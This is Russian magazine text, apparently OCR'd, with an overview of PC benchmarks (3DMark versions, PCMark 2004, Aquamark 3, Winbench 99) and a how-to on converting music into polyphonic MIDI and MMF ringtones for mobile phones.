Итак, первая версия пакета, о которой хотелось бы рассказать, — 3DMark 2001. Именно с ее выходом борьба за баллы (или «попугаи», как быстро окрестили единицу измерения производительности юзеры) приобрела значительные масштабы. Запустив программу, ты попадешь на главную панель, где расположено несколько кнопок: имя проекта, выбор необходимых тестов (для полной картины хорошо бы оставить все), опции, графические настройки, запуск браузера результатов (он ставится отдельно от 3DMark'01), пакетный запуск для масштабного тестирования, а также меню возможных действий. Можно приступить непосредственно к тестированию, просмотреть демо или поиграть в гонки на основе одной из сцен бенчмарка. Последние, правда, стано-

[ИГРЫ-ТЕСТЕРЫ]
Чтобы оценить производительность компа, вовсе не обязательно прибегать к помощи специализированных пакетов. Многие хитовые игры (особенно основанные на мощных движках) оснащены встроенными средствами бенчмаркинга. Quake 3, Doom 3, Half-Life 2, Far Cry — вот далеко не полный список самых популярных игр, используемых в качестве тестов. Обычно для этого в них применяются специальные консольные команды, а сам тест осуществляется на предварительно записанных демках. Чтобы не забивать голову длинными строками инициализации, советуем зайти по адресу *www.benchemall.com* — там ты найдешь софтину, знакомую со всеми подобными играми и полностью автоматизирующую процесс измерения в них производительности.

[внешний вид 3DMark'03 сразу после запуска. Другие версии отличаются от него не сильно]

вятся доступными только после регистрации, но разве для тебя это серьезная проблема? :)

Сам тест состоит из четырех сцен: первая представляет собой вышеупомянутую гонку в футуристическом стиле со стрельбой, вторая — готический (ммм… готичненько! — Прим. b00b1ik) боевик, повествующий о нападении на средневековую деревушку весьма недружелюбной барышни на драконе. Далее следует точная копия знаменитого эпизода из «Матрицы» — битва в зале с выносом плохих парней и разбиванием в щепки стен и колонн, а довершает это великолепие суперкрасивая (по тем временам) сцена Nature. Последняя отличается от остальных не только графически, но и технологически. Именно благодаря ей 3DMark'01 стал одним из немногих пакетов, для которых рекомендовалась видеокарта с поддержкой DirectX 8.0 (а точнее, только начавших тогда внедряться в чипсеты пиксельных шейдеров).

После игровых сцен идет серия стандартных тестов на различные характеристики видеокарты. Смотреть там особо не на что, но на конечный результат их показания влияют довольно сильно. Кроме того, в конце возможна оценка качества изображения: программа снимает скриншоты каждой из сцен, сравнивает их с эталонными, и все недочеты твоей видюхи сразу становятся заметны.

По окончании теста бенчмарк выдает число — индекс производительности твоего компа, который тут же можно залить на сервер для сравнения с результатами забугорных тестеров или просто сохранить на диск. На нынешних системах этот индекс давно переваливает за десятки тысяч «попугаев» и, в общем-то, для оценки современного железа малопригоден. Исключение составляют ситуации, когда надо протестировать процессор — его производительность 3DMark'01 отражает очень даже хорошо.

Выход DirectX 9.0 и соответствующих ему графических технологий сопроводился релизом новой версии знаменитого бенча — 3DMark 2003. В этот раз финны постарались на славу: без видюхи с поддержкой DirectX 8.0 из четырех тестов запуститься мог лишь один, а чтобы увидеть четвертый, и вовсе требовалась дорогущая по тем временам железка, не понаслышке знакомая с новомодной девятой версией. Внешне интерфейс программы изменился мало: был убран оффлайновый браузер результатов, опции программы и графические настройки объединились в одно меню да слегка был подправлен дизайн. А вот тесты поразили всех в очередной раз — в то время как Doom 3 с его шикарным освещением предстояло еще ждать и ждать, 3DMark'03 уже легко выдавал аналогичный уровень графики. Но обо всем по порядку: первый тест из пакета (единственный, запускающийся на древних картах с DirectX 7.0) напоминает продвинутый авиасимулятор — ничего сложного с точки зрения графики, хотя выглядит все равно довольно впечатляюще. А вот дальше становится интереснее: второй тест — Battle of Proxycon — настоящее испытание для твоей видеокарты по части расчета освещения и теней. Близкий по духу и уровню графики к пресловутому Doom 3, этот тест до сих пор ставит на колени добрую половину графических чипсетов. Следующая сцена ничуть не хуже предыдущей: она выдержана в стиле фэнтэзи и рассказывает о приключениях девушки в некоем подобии библиотеки, а заканчивается все сражением с двумя гоблинами. Привлекает сцена, в первую очередь, самой девушкой — дизайнеры, видимо, учли все замечания относительно предыдущей версии бенчмарка:). Если же рассмотреть ее прическу, то можно заметить, что каждый волос прорисован и анимирован по отдельности!

[такой вот несложный процесс тестирования у PCMark'04]

Но самая впечатляющая — последняя сцена. Как и в 3DMark'01, это опять природа, но уже в обработке DirectX 9.0. Соответственно, качество воды и растительности просто поразительное, общий стиль тоже не подкачал — четвертый тест из прошлой версии просто нервно курит в углу :). Данная версия 3DMark'а активно юзается и по сей день, так что делаем соответствующие выводы.

Позднейшая на данный момент версия пакета — 3DMark'05 — вышла сравнительно недавно, но уже успела занять достойное место на харде любого уважающего себя железячника. Дизайн по сравнению с предыдущим «Марком» не изменился вообще, разве что добавилась функция оценки качества фильтрации и полноэкранного сглаживания, а также режим построения графиков. Сразу видно, что ребята из FutureMark работают все больше для фронта профессиональных тестеров, хотя и о простых юзерах не забывают — ничто из старых опций тронуто не было.

Технически на данный момент 3DMark'05 просто идеален. Если у тебя до сих пор не дошли руки до покупки современной видеокарты с полноценной поддержкой DirectX 9.0, можешь даже не пытаться запустить этого монстра. Кстати говоря, для этой версии бенчмарка наконец-то было разработано собственное ядро — все предыдущие базировались на движке Max-FX компании Remedy Entertaiment, возможно, знакомому тебе по популярной игре Max Payne. Ставка была сделана уже не на количество прогоняемых сцен в тесте, а на их качество. Всего их теперь три, причем первые две вызывают стойкое чувство дежавю: Return to Proxycon — очередной сюжет на тему космических войн, только более динамичный и качественнее прорисованный, чем его предок. Далее мы видим зарисовку на тему природы — в этот раз ночь, и никаких водоемов. Детализация сцены впечатляет, FPS на картах среднего и низшего уровня убивает начисто :). А вот третий тест — это действительно что-то новенькое: перед нами разыгрывается нападение некоего подобия дракона на корабль, причем оба они предпочитают перемещаться не по воде, а по воздуху.

Выглядит это презабавно, а количество задействованных технологий поражает воображение — немудрено, что даже на hi-end видюхах количество кадров в секунду в этой сцене далеко не заоблачное.

Если ты не знаком ни с одной версией 3DMark, настоятельно рекомендую посетить сайт *www.futuremark.com* и исправить свою ошибку. На это как минимум стоит посмотреть, а там, глядишь, и в битву «попугаев» втянешься :). Главное условие: как бы ни были широки возможности настройки, для сравнения с другими системами тестировать стоит исключительно на дефолтных — иначе пропадает весь смысл этого интересного занятия.

[PCMark 2004] Этот тестовый пакет, в отличие от предыдущих, на твоей видеокарте внимания не акцентирует. Ибо предназначен он для оценки производительности тачки не в играх, а в распространенных задачах вроде кодирования аудио/видео, копирования файлов и т.д. Он не такой популярный по сравнению с именитым родственником (да-да, авторы этого бенча — все те же горячие




[много это или мало — ответ найдется на сервере FutureMark]

финские парни), зато пользы от него куда больше. Игры играми, а все же чертовски обидно узнать, что в кодировании MP3 абсолютно никакой по части 3D комп соседа не по-детски уделывает твою холеную тачку.
Если ты видел хотя бы одну версию 3DMark, здешний дизайн ты узнаешь моментально — функциональность даже немного упрощена. Можно, разве что, выбрать количество проводимых тестов, узнать информацию о системе и поиграть с выводом результатов.
Испытаний довольно много, и все их перечислять смысла нет, в дефолтный же набор входят тесты на многозадачность, дешифрование файлов, конвертацию аудио, компрессию видео в WMV и DivX, рендеринг WEB-страницы и простой 3D-тест с расчетом физики падающих тел. По результатам, опять же, формируется балл, который можно направить в общую базу на сервере разработчиков. В общем, это довольно полезный тест, достойный места в твоей софтовой коллекции.

[aquamark 3] Очередной игровой бенчмарк, из всех аналогичных продуктов наиболее близкий по популярности к 3DMark. Причина — немного иная направленность теста. В то время как творение FutureMark — чистой воды синтетика, то есть имитация несуществующих приложений, показывающая, в основном, перспективы развития 3D, Aquamark 3 отражает реальную ситуацию в этой области. Все потому, что этот бенч создан на базе уже существующей игры Aquanox 2, имеющей довольно мощный и технологичный движок. Здесь же его просто заставили выводить на экран большее количество полигонов и просчитывать усложненные шейдерные программы, все остальное осталось практически без изменений. Сцены, демонстрируемые тестом, коротко можно описать как жизнь футуристического подводного мира — сложность их очень высока, но эстетического удовольствия они почему-то не доставляют. Хотя это и не главное. Нам, в конце концов, нужен результат. В лучших традициях игровых бенчмарков Aquamark 3 снабжен, помимо режима тестирования, еще и демкой. Правда, тут уже ни о какой динамике и киношности речи не идет — до уровня любого 3DMark она, опять же, явно не дотягивает. Зато по уровню профессиональности соперничать тест может, и еще как: настроек и режимов тестирования тут уйма, а после приобретения (любым способом :)) соответствующей лицензии их станет еще больше — вплоть до автоматического снятия скриншотов. Интерфейс довольно прост. Он напоминает скорее меню какой-нибудь игры, чем серьезного тестового пакета. Полученные в программе результаты можно выложить в интернет для сравнения или сохранить на хард. В последнем случае пригодится прилагаемый к Aquamark 3 документ Excel с макросами, позволяющий детально проанализировать твои достижения.
Как видишь, бенчмарк этот в хозяйстве очень полезен — иногда стоит не только смотреть в светлое будущее, но и оценивать ситуацию в настоящем, а с этим он справляется на все 100%.

[ZD Winbench 99 2.0] Вопреки названию, последняя версия этого тестового пакета вышла не в 1999 году, а на два года позже. Тем не менее, популярности он не утратил до сих пор — творение компании Ziff Davis Media обладает целым набором полезных тестов и возможностей по их настройке и отлично справляется с оценкой современного железа. Пакет предназначен для тестирования любой подсистемы компьютера, будь то процессор, жесткие диски или графика. Что примечательно, тебе вовсе не обязательно иметь его в полном комплекте. К примеру, если нет необходимости тестировать видеосистему, просто скачай версию без соответствующих тестов — сэкономишь и деньги, и место на винте. Некоторые компоненты вообще поставляются исключительно отдельно — это CPUMark 99 и ZD Audio Winbench 99 (что они измеряют, догадайся сам). Тестов не много, а очень много — они поделены на группы и оцениваются по-разному. Какие-то оканчиваются подсчетом старых добрых баллов, другие выдают информацию в чистом виде: графики, значения различных параметров, скорости и т.д. Подход к их проведению очень грамотен. Например, в самом начале программа может предложить перезагрузиться для чистоты результатов. В комплекте идет некоторое количество вспомогательного софта: дефрагментатор, менеджер загрузки, отключающий лишние программы при запуске бенчмарка, а также просмотрщик сохраненных в родном формате результатов теста. Все это образует неслабый программный комплекс для тестирования практически любого компонента твоего компа, начиная от скорости работы USB-флешки и заканчивая полной оценкой производительность системы.




[вполне нормальный результат. Правда, лучше не вспоминать о том, что мировой рекорд в 3DMark'01 давно перевалил за 30 000]

[НЕМНОГО ИСТОРИИ]

Разумеется, мы описываем только последние, актуальные сейчас версии бенчмарков. Но на всякий случай упомянем, что 3DMark'01 — далеко не первый тест компании FutureMark. В истории имели место также версии 99 и 2000, рассчитанные на технический уровень совсем древних версий DirectX. Для тестера на сегодняшний день ценности они не представляют вообще, но эстеты, в принципе, могут попробовать разыскать их хотя бы ради просмотра деморежима.


[тест Mother Nature из 3DMark'03. Пофигу, что всего 13 FPS — оно того стоит!]

[итог] Если тебя заинтересовал данный материал, значит, мировое сообщество бенчмаркеров как минимум имеет шанс заполучить в общую копилку еще один результат теста для обсуждения :). А вдруг дело этим не ограничится, и скоро чемпионы, имеющие лучшие результаты в общепризнанных тестах, получат очередного серьезного соперника? Все может быть, тем более, что мы затронули лишь верхушку айсберга, в действительности же количество бенчмарков самых разных направленностей просто огромно. Хочешь узнать больше? Посети как-нибудь на досуге ресурс *www.benchmarkhq.ru* — там ты найдешь описанные нами тестовые пакеты и десятки других, местами тоже заслуживающих внимания



024

Рингтон своими руками

ПОЛИФОНИЧЕСКИЕ МЕЛОДИИ НЫНЕ НЕ РОСКОШЬ, А АТРИБУТ ЛЮБОЙ СОВРЕМЕННОЙ ТРУБКИ. МНОГИМ ИЗВЕСТНО, КАК НАЙТИ И ЗАКАЧАТЬ МНОГОГОЛОСНУЮ МЕЛОДИЮ В ТЕЛЕФОН. НО ЗАТО КАК ОТРЕДАКТИРОВАТЬ ИЛИ СОЗДАТЬ СВОЮ СОБСТВЕННУЮ ПОЛИФОНИЧЕСКУЮ МЕЛОДИЮ, ЗНАЮТ ДАЛЕКО НЕ ВСЕ! | Степан Ильин aka Step (step@real.xakep.ru)

Руководство по созданию полифонических мелодий


[без полифонии никуда] Для начала определимся, что означает слово «полифония» в принципе. Если верить энциклопедиям, то полифония — это совместное и одновременное звучание нескольких голосов, независимых друг от друга. Ни для кого не секрет, что существует несколько форматов полифонических мелодий. Каждый из них принципиально отличается от любого другого и несовместим с ним. Самое же противное заключается в том, что производители встраивают в свои девайсы поддержку всего одного-двух (максимум — трех) форматов. Причем стандартов по этому поводу нет: каждый использует то, что ему приходится по душе.

[MIDI] Безусловно, это наиболее популярный формат полифонических мелодий, можно даже сказать, родоначальник полифонии. Известность, однако же, он получил значительно раньше. Дело в том, что MIDI изначально был разработан для музыкантов и звукорежиссеров, которые сочиняют и пишут музыку на компьютере. По сути, эти файлы не содержат звуковой информации как таковой. Посмотри на размер любой MIDI'шки — он равен всего 5-10, максимум — 100 килобайтам. Это объясняется тем, что MIDI-файл имеет специальную структуру, которая предназначена для хранения своеобразной нотной тетради. Каждая запись в этой структуре указывает MIDI-модулю звуковой карты, каким образом надо воспроизводить тот или иной канал, какой именно инструмент или его разновидность должны звучать в данный момент. Выглядит это примерно так: «Сейчас на первой дорожке надо проигрывать басы, на второй закончить партию фортепиано и т.д.». Плюсы такого подхода очевидны: размеры MIDI-файла воистину ничтожные, а все заботы о воспроизведении лежат на специальном чипе (аппаратный модуль, содержащий сэмплы различных инструментов) звуковой карты. Однако есть и ложка дегтя: один и тот же MIDI-файл очень часто звучит совершенно по-разному на различных звуковых платах (и мобилах тоже), и это не может не огорчать.



Если ты считаешь, что не обделен слухом и музыкальным вкусом, попробуй создать свою мелодию сам. С нуля. Многочисленные программы типа IntelliScore Polyphonic (www.intelliscore.net), Mobile Music Polyphonic (www.digibookcase.com) тебе в помощь!

Формат MIDI имеет несколько разновидностей, одна из них — SP-MIDI. Ее особенность заключается в специальной таблице, которая дифференцирует дорожки (голоса) как основные и дополнительные. Это позволяет не только эффектно воспроизводить мелодию на телефоне с 40 голосами полифонии, но и вполне сносно на старенькой мобиле со скромными 8-16 голосами.



[настройки исходного MIDI-файла]

[MMF] При всей привлекательности формата MIDI у него есть один существенный недостаток. На какие ухищрения не иди, а запихнуть в него голосовую дорожку все равно не получится. Оно и понятно: соответствующих сэмплов попросту нет в базе звуковой карты. Да и быть, собственно говоря, не может.

Чтобы исправить это упущение, компанией Yamaha был разрабо-

тан формат MMF. Во многом он повторяет MIDI, однако имеет свои особенности и, что самое главное, поддерживает звуковые (читай голосовые) вставки. Получилась та же самая MIDI, но с голосовой дорожкой. Но это еще не все. Немногим позже были разработаны разновидности этого формата: MMF+ Vibro и MMF+LED. О назначении каждого из них несложно догадаться по названию: первый обеспечивает вибросопровождение мелодии в такт музыке, а второй — цветомузыку светодиодом.



Для того чтобы вырезать отрывок из любимой композиции, совершенно необязательно использовать сложные музыкальные редакторы. С этой задачей на «отлично» справится миниатюрная утилита mpTrim (www.mptrim.com).


[MP3 feat. WAV] Это тот самый формат, в котором ты на протяжении уже долгого времени хранишь бесчисленные гигабайты музыки. Наконец-то он добрался до мобильных телефонов, а это значит, что поставить любимую музыкальную композицию в виде телефонного звонка стало проще простого. Не надо ничего конвертировать — просто вырежи нужную часть композиции и залей на телефон.

[конвертируем умело] Первое, что нужно выяснить, — какие именно форматы поддерживает твой телефон. Думаю, что проблем с этим возникнуть не должно. Официальный сайт и тьма онлайн-магазинов по продаже мобильников с лихвой обеспечат тебя подробной информацией. После этого можно приступать непосредственно к процессу конвертирования.

[MP3 -> MIDI] Опытные камрады не рекомендуют осуществлять это преобразование напрямую. Желательно пройти промежуточный этап — конвертировать сжатый MP3-файл в неупакованный WAV со специальными характеристиками. Конечно, некоторые утилиты умеют работать сразу с MP3, но большинство по-прежнему не признает его и требует в качестве исходного материала WAV'ы. По большому счету проблемы в таком преобразовании нет. Если у тебя стоит WinAMP (*www.winamp.com*), то вполне достаточно зайти в Preferences -> Plug-Ins -> Output и активировать плагин Nullsoft Disk Writer. Затем выбрать в плей-листе и воспроизвести нужную композицию — через несколько секунд готовый WAV-файл окажется в папке, указанной в настройках плагина. При этом важно установить следующие параметры выходного файла:

Формат: PCM
Частота дискретизации: 16 000 Гц
Глубина: 16 бит
Каналы: моно

Впрочем, использовать WinAMP совершенно необязательно. Возможно, тебе удобнее будет воспользоваться специализированными утилитами типа MP3 to WAV Converter (*www.mp3-to-wav.net*) или профессиональным Sound Forge (*www.sonicfoundry.com*). Теперь о том, каким образом осуществляется преобразование в



[WinAMP — отличное средство для преобразования MP3-файла в формат WAV]



[PsmPlayer — наиболее известный плеер и конвертер MMF-файлов]

MIDI. В интернете распространяется огромное количество подходящих утилит, но особым авторитетом пользуется программа TS-Audio To MIDI Realtime Converter (*www.audioto.com*). Прога имеет несколько нестандартный интерфейс, поэтому опишу процесс конвертирования по шагам:

1 В левом верхнем углу находится кнопка «Open Wave File». Нажми на нее и выбери WAV-файл для конвертирования.

2 Далее в правой части окна из выпадающего меню MIDI Instrument нужно выбрать инструмент, партия которого является в композиции основной, например, пианино. От того, какой именно пункт меню ты выберешь, будет сильно зависеть звучание получившейся мелодии. Какой-либо конкретный совет здесь дать сложно — просто экспериментируй, и все получится.


3 Для того чтобы начать процесс преобразования, нажми на «Convert to MIDI File». Как только MIDI-файл будет создан, в нижней части окна активируются новые опции и функции. В первую очередь это, конечно же, функции воспроизведения полученного файла — можно прослушать мелодию не отходя от кассы и сразу внести необходимые изменения. Описывать массу других специфических настроек не имеет смысла, так как они подробнейшим образом рассмотрены в документации. Замечу лишь, что все установки можно сохранить и не мучиться с ними каждый раз заново.

[MIDI -> MMF] Если ты уже создал MIDI-файл или скачал его из инета, то вполне можешь преобразовать его в популярный формат MMF. Много для этого не надо — всего лишь известный плеер-конвертер PsmPlayer5 (*http://gsmnet.ru/programs/progi.htm*). Вот алгоритм:

1 Нажимай File -> Create SMAF, далее выбирай SMAF 40chords или SMAF 16chords соответственно для 40- или 16-голосной полифонии.

2 Далее кликай по красной кнопке тулбара Convert и жди появления окна параметров конвертирования. Наиболее важный из них — File size limit (byte). Значение этого параметра нельзя устанавливать слишком высоким, так как в противном случае MMF может быть неправильно обработан телефоном. Вот тебе реальный пример: многими моделями Samsung'а MMF более 16 Кб попросту не обрабатывается.

3 Жми OK и жди окончания конвертирования. Если возникнет ошибка Specification size was exceeded, то указанный лимит на размер файла слишком мал или исходный MIDI-файл чересчур длинный. В свою очередь, сообщение The number of tracks is over говорит о том, что MIDI-файл содержит больше инструментов, чем выбранное количество голосов полифонии. Так или иначе, попытку конвертирования придется повторить еще раз, но уже подкорректировав значения соответствующих параметров.



[изящный интерфейс TS-AudioToMIDI Converter. Количество функций также впечатляет!]

Если ты все сделал правильно, то MMF готова! Для ее прослушивания совершенно необязательно (хотя и желательно) использовать сотовый телефон — достаточно открыть файл с помощью того же самого PsmPlayer'а. Если окажется, что качество звучания оставляет желать лучшего, попробуй выполнить следующее:

[эта утилита совершенно точно пригодится, если нужно вырезать отрывок из MP3-композиции]

1 Последовательно уменьшай громкость мелодии клавишами «плюс» и «минус». Бывает, что из-за чересчур высокой громкости динамик телефона начинает трещать.

2 Изменяй скорость проигрывания мелодии в случае, если полифоническая мелодия получилась слишком быстрой или наоборот, медленной.

3 Отключи неудачные звуковые дорожки (голоса). Для этого нажми на кнопку Si в правой нижней части окна и последовательно отключай по одной дорожке, на лету прослушивая результат. Если окажется, что одна или несколько дорожек фальшивят, отключай их навсегда, после чего жми на кнопку Mu. Тем самым ты сохранишь результат.

Конечно, даже все эти ухищрения не гарантируют достижения желаемого результата. Если добиться качественного звучания так и не удалось, рекомендую попробовать другую утилиту — WSC-MA2 (*smaf-yamaha.com*) от разработчиков формата MMF. Примечательно, что эта программа работает с WAV-файлами (и только с ними!), а значит, процедуру преобразования WAV в MIDI можно пропустить. Но учти, что параметры WAV-файла должны в точности совпадать с теми, что указаны в начале статьи



[конвертер WAV -> MMF от известной фирмы Yamaha: просто перетащи WAV-файл в область окна]


[ЭКСПЕРИМЕНТИРУЙ!]

Создание полифонических мелодий — это целая наука. Не исключено, что, обработав любимую композицию, ты «слегка» удивишься тому, насколько мелодия отличается от оригинала, а то и вообще мало на него походит. Виной тому — высокие погрешности в преобразованиях. Выход тут только один — искать минусовки (как это делают профессиональные конторы) и экспериментировать с параметрами конвертирования. Да и вообще, не каждая композиция подходит для преобразования в полифонию — об этом тоже нужно помнить. Для создания хорошего рингтона следуй моим советам:

* Работай только с основной темой композиции (припевом, интересным вступлением и т.д.). Не стоит преобразовывать всю композицию сразу. Во-первых, у некоторых телефонов есть ограничение на максимальную длительность мелодии. А во-вторых, память телефона все-таки не резиновая.

* Желательно, чтобы выбранный отрывок можно было зациклить. Это особенно важно, если он имеет небольшую длину.

* Заранее продумай, сколько голосов будет использовать твой рингтон. Пойми, что большое количество голосов вовсе не гарантирует качественного звучания. Напротив, самодельные рингтоны с большим количеством каналов звучат слишком тихо и неэффектно.



Построй сеть своей мечты!

